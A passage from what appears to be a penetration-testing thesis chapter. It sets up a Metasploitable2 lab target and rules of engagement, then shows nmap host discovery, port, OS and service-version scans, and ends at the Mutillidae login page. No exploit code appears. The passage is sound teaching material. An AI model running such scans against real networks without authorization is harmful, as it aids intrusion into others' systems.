
The home screen of the Metasploitable machine is a terminal that can execute all the Linux commands. The default username and password is msfadmin:msfadmin.In our case we have connected the Metasploitable on the network with the option Bridged Network in order to use the network adapter ALPHA AWUS036ACH.


Metasploitable2 [Σε λειτουργία] - Oracle VM VirtualBox
Αρχείο Μηχανή Προβολή Εισαγωγή Συσκευές Βοήθεια
Right Ctrl

```
 * Starting deferred execution scheduler atd                          [ OK ]
 * Starting periodic command scheduler crond                          [ OK ]
 * Starting Tomcat servlet engine tomcat5.5                           [ OK ]
 * Starting web server apache2                                        [ OK ]
 * Running local boot scripts (/etc/rc.local)
nohup: appending output to `nohup.out'
nohup: appending output to `nohup.out'
                                                                      [ OK ]

                _                  _       _ _        _     _      ____
 _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___|___ \
| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ __) |
| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/
|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_____|
                            |_|


Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


metasploitable login: _
```

Figure 4.2: Metasploitable main screen

Then in order to identify the ip that have the metasploitable machine we ran the command ifconfig.


Metasploitable2 [Σε λειτουργία] - Oracle VM VirtualBox
Αρχείο Μηχανή Προβολή Εισαγωγή Συσκευές Βοήθεια
Right Ctrl

```
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:8b:d9:cb
          inet addr:192.168.1.19  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: 2a02:587:400a:755a:a00:27ff:fe8b:d9cb/64 Scope:Global
          inet6 addr: fe80::a00:27ff:fe8b:d9cb/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1031 errors:0 dropped:0 overruns:0 frame:0
          TX packets:264 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:216940 (211.8 KB)  TX bytes:22381 (21.8 KB)
          Interrupt:9 Base address:0xd020

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:179 errors:0 dropped:0 overruns:0 frame:0
          TX packets:179 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:62593 (61.1 KB)  TX bytes:62593 (61.1 KB)

msfadmin@metasploitable:~$ _
```

Figure 4.3: IP address of Metasploitable

From the above printscreen, we were concluded that the Metasploit use 192.168.1.19 IP.

Of course, these information are not known from the penetration tester. A penetration tester will follow the below phases in order to discover, identify and exploit vulnerabilities for the specific machine.

4.1.1 Phase A: Engagement

As we mentioned above in this phase the penetration tester agrees all the details about the penetration testing with the company. In our case let suppose that the company wants to examine the weakest link in its network, which is the target machine. Finally, we assume that the company has agreed to the terms of the penetration testing which are summarized below:

Table 4.1: Rules of Engagement (ROE) for the first case


Rules of Engagement (ROE).	
Type of Penetration Testing	Internal Testing
Project Schedule	Deadline in 2 days
Scope	
Testing Tools	Nmap,Nessus,Metasploit,Dirbuster,enum4linux,sqlmap,john the ripper
Termination of Testing	If the penetration tester is not able to gain access to target machine in accordance with the scope, the testing will cease. If the penetration tester is able to gain access the whole process should documented and provide the supporting evidence.
Reporting	The final report should be delivered within 5 days of the completion of the test.

4.1.2 Phase B & C: Information Gathering & Footprinting and Scanning

Once the legal paperwork was completed the penetration tester can start the phases Information Gathering & Footprintint and Scanning. As penetration tester we executed internal penetration testing. For this reason, we knew many general information regarding the type of business, assets, products, services etc. If another type of penetration test is performed, we maybe should gather all this related information about the company. When we have collected all the important information about the company in order to understand the structure of the company and its main points, we can start finding more information about the in-scope servers and services.

First of all, as we agreed with the company to examine only the weakest machine, we should detect open ports, identify services, operating system that are used by the target machine. The best option to gather this information is the Nmap which is most famous tool on penetration testing.


Because the type of the penetration testing is internal testing, we already connected to the company network so we had IP from the internal network. In order to found our IP, we ran the command ifconfig in the Kali Linux machine. The output of ifconfig command is the below:



```
root@KaliLinux:~# ifconfig
eth0: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
        ether 98:fa:9b:37:5f:51  txqueuelen 1000  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 12  bytes 556 (556.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 12  bytes 556 (556.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

wlan0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.1.15  netmask 255.255.255.0  broadcast 192.168.1.255
        inet6 2a02:587:400a:755a:5e7:8a6e:f456:7bbd  prefixlen 64  scopeid 0x0<global>
        inet6 fe80::5641:b135:e774:f18d  prefixlen 64  scopeid 0x20<link>
        ether 58:a0:23:df:63:b2  txqueuelen 1000  (Ethernet)
        RX packets 8439  bytes 6931434 (6.6 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 3879  bytes 738761 (721.4 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@KaliLinux:~# 
```

Figure 4.4: IP address of Kali Machine

From the above print screen, we can presume that the Kali Linux machine have the IP 192.168.1.15 as we use wireless network adapter (wlan0 interface). Then my first step is to find all the machines that are connected on this specific network with the Nmap tool.




```
root@KaliLinux:~# nmap -sn 192.168.1.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2020-12-19 13:06 EET
Nmap scan report for speedport.ip (192.168.1.1)
Host is up (0.0062s latency).
MAC Address: 78:B2:13:04:5B:90 (DWnet Technologies(Suzhou))
Nmap scan report for dlinkap (192.168.1.2)
Host is up (0.0046s latency).
MAC Address: 40:9B:CD:38:68:F9 (D-Link International)
Nmap scan report for 192.168.1.3
Host is up (0.0086s latency).
MAC Address: C4:6E:1F:04:02:2D (Tp-link Technologies)
Nmap scan report for PC192.168.1.8 (192.168.1.4)
Host is up (0.0072s latency).
MAC Address: 50:3E:AA:36:11:DE (Tp-link Technologies)
Nmap scan report for LGSmartTV (192.168.1.5)
Host is up (0.0072s latency).
MAC Address: C8:02:10:49:78:74 (LG Innotek)
Nmap scan report for 192.168.1.10
Host is up (0.0071s latency).
MAC Address: 00:C0:CA:A8:50:CE (ALFA)
Nmap scan report for iPhone-040 (192.168.1.11)
Host is up (0.081s latency).
MAC Address: C6:14:55:A1:CD:20 (Unknown)
Nmap scan report for iPhone--Iwanna-001 (192.168.1.12)
Host is up (0.46s latency).
MAC Address: FA:79:7E:D2:8B:42 (Unknown)
Nmap scan report for 4 (192.168.1.17)
Host is up (0.10s latency).
MAC Address: 84:25:19:91:0D:86 (Samsung Electronics)
Nmap scan report for DESKTOP-NN0CN1E (192.168.1.18)
Host is up (0.0046s latency).
MAC Address: 90:2B:34:62:B8:AF (Giga-byte Technology)
Nmap scan report for 192.168.1.19
Host is up (0.070s latency).
MAC Address: 00:C0:CA:A8:50:CE (ALFA)
Nmap scan report for KaliLinux (192.168.1.15)
Host is up.
Nmap done: 256 IP addresses (12 hosts up) scanned in 9.84 seconds
root@KaliLinux:~# 
```

Figure 4.5: Hosts that exist on the network

The Nmap command that we executed is:


Nmap -sn 192.168.1.0/24

With the above command we ran a ping scan in order to discover all the host which are connected on the network without port scan. In our target network we have found that 12 hosts were connected on the company network. As the company wants to examine only one machine, we focused on the machine with IP 192.168.1.19. Then we tried to detect the open, closed and filtered ports on target machine. In order to achieve this we used the command nmap -sS 192.168.1.19 (TCP SYN Scan). SYN Scan is the most popular type of scan as it can both performed quickly and, is not as obtrusive as other types of scans because does not open a full TCP connection, also referred as half-open scanning.



```
root@KaliLinux:~# nmap -sS 192.168.1.19
Starting Nmap 7.80 ( https://nmap.org ) at 2020-12-19 13:45 EET
Nmap scan report for 192.168.1.19
Host is up (0.0068s latency).
Not shown: 977 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
MAC Address: 00:C0:CA:A8:50:CE (ALFA)

Nmap done: 1 IP address (1 host up) scanned in 0.70 seconds
root@KaliLinux:~# 
```

Figure 4.6: Port scan with Nmap on Metasploitable machine




```
root@KaliLinux:~# nmap -sS 192.168.1.19 | grep -c 'open'
23
root@KaliLinux:~# 
```

Figure 4.7: Identify number of open ports with the grep command

As we see from the above screenshots the target machine have 23 open ports and the most common are 80 – http ,3306 – mysql ,22 – ssh ,23 – telnet etc . Then we used another command on the nmap tool in order to identify the operating system on the target machine.


The command that we executed is: nmap -O 192.168.1.19 and the results are displayed on the below printscreen.Our target machine run Linux 2.6.X operating system and more specifically is Linux 2.6.9 – 2.6.33 version.



```
root@KaliLinux:~# nmap -O 192.168.1.19
Starting Nmap 7.80 ( https://nmap.org ) at 2020-12-19 15:47 EET
Nmap scan report for 192.168.1.19
Host is up (0.0066s latency).
Not shown: 977 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
MAC Address: 00:C0:CA:A8:50:CE (ALFA)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 2.06 seconds
root@KaliLinux:~#
```

Figure 4.8: Operating System detection for Metasploitable Machine

So far, we have discovered all the alive hosts on the company's network, the open ports for our target machine and the operating system. This mean that the next step of this phase is to identify which services are running on these ports. This is a very important step simply because it allows us to narrow down our attack surface and give us the last bit of information necessary to begin researching potential exploits on the target systems. There are different techniques that used in order to identify the services which are running. The Nmap tool probs the remote services, parses the responses, and then attempts to verify if there is a match within its signature database to the parsed data. By querying the services and analyzing the responses, Nmap is able to determine the service protocol, the application name and the version number. The Nmap command in order to run service detection on our target machine is: nmap -sV -n 192.168.1.19.



```
root@KaliLinux:~# nmap -sV -n 192.168.1.19
Starting Nmap 7.80 ( https://nmap.org ) at 2020-12-19 16:10 EET
Nmap scan report for 192.168.1.19
Host is up (0.025s latency).
Not shown: 977 closed ports
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec?
513/tcp  open  login?
514/tcp  open  shell?
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
1 service unrecognized despite returning data. If you know the service/version, please submit the following finger
print at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port514-TCP:V=7.80%I=7%D=12/19%Time=5FDE09E4%P=x86_64-pc-linux-gnu%r(NU
SF:LL,30,"\x01Couldn't\x20get\x20address\x20for\x20your\x20host\x20\(KaliL
SF:inux\)\n");
MAC Address: 00:C0:CA:A8:50:CE (ALFA)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linu
x_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 73.63 seconds
root@KaliLinux:~# 
```


Figure 4.9: Version Detection for Metasploitable Machine

As you can see in the previous output, our target machine has plenty of services are running on the open ports. The most useful services that we were focused on this penetration testing are:

Table 4.2: Open ports-services and versions for the Metasploitable Machine

Port	Service	Version
21	ftp	Vsftpd 2.3.4
22	ssh	OpenSSH 4.7p1 Debian
23	telnet	Linux telnetd
80	http	Apache httpd 2.2.8
445	netbios-ssn	Samba smbd 3.X-4.X

As we gathered all the interesting services and the versions of each one, we collected more information about these services. More specifically, from the above we were found out that the server has web application that are accessible through the port 80 and the http service. From my attack machine (Kali Linux machine), we were identified this web application through the browser with URL the IP of the target machine.



Mutillidae: Born to be Hacked

Version: 2.1.19 Security Level: 0 (Hosed) Hints: Disabled (0 - I try harder) Not Logged In

Home Login/Register Toggle Hints Toggle Security Reset DB View Log View Captured Data

Login

Back

Please sign-in

Name

Password

Login

Dont have an account? Please register here

Site hacked...err...quality-tested with Samurai WTF, Backtrack, Firefox, Burp-Suite, Netcat, and these Mozilla Add-ons

@webpwnized

Mutillidae Channel

Developed by Adrian "Irongeek" Crenshaw and Jeremy Druin

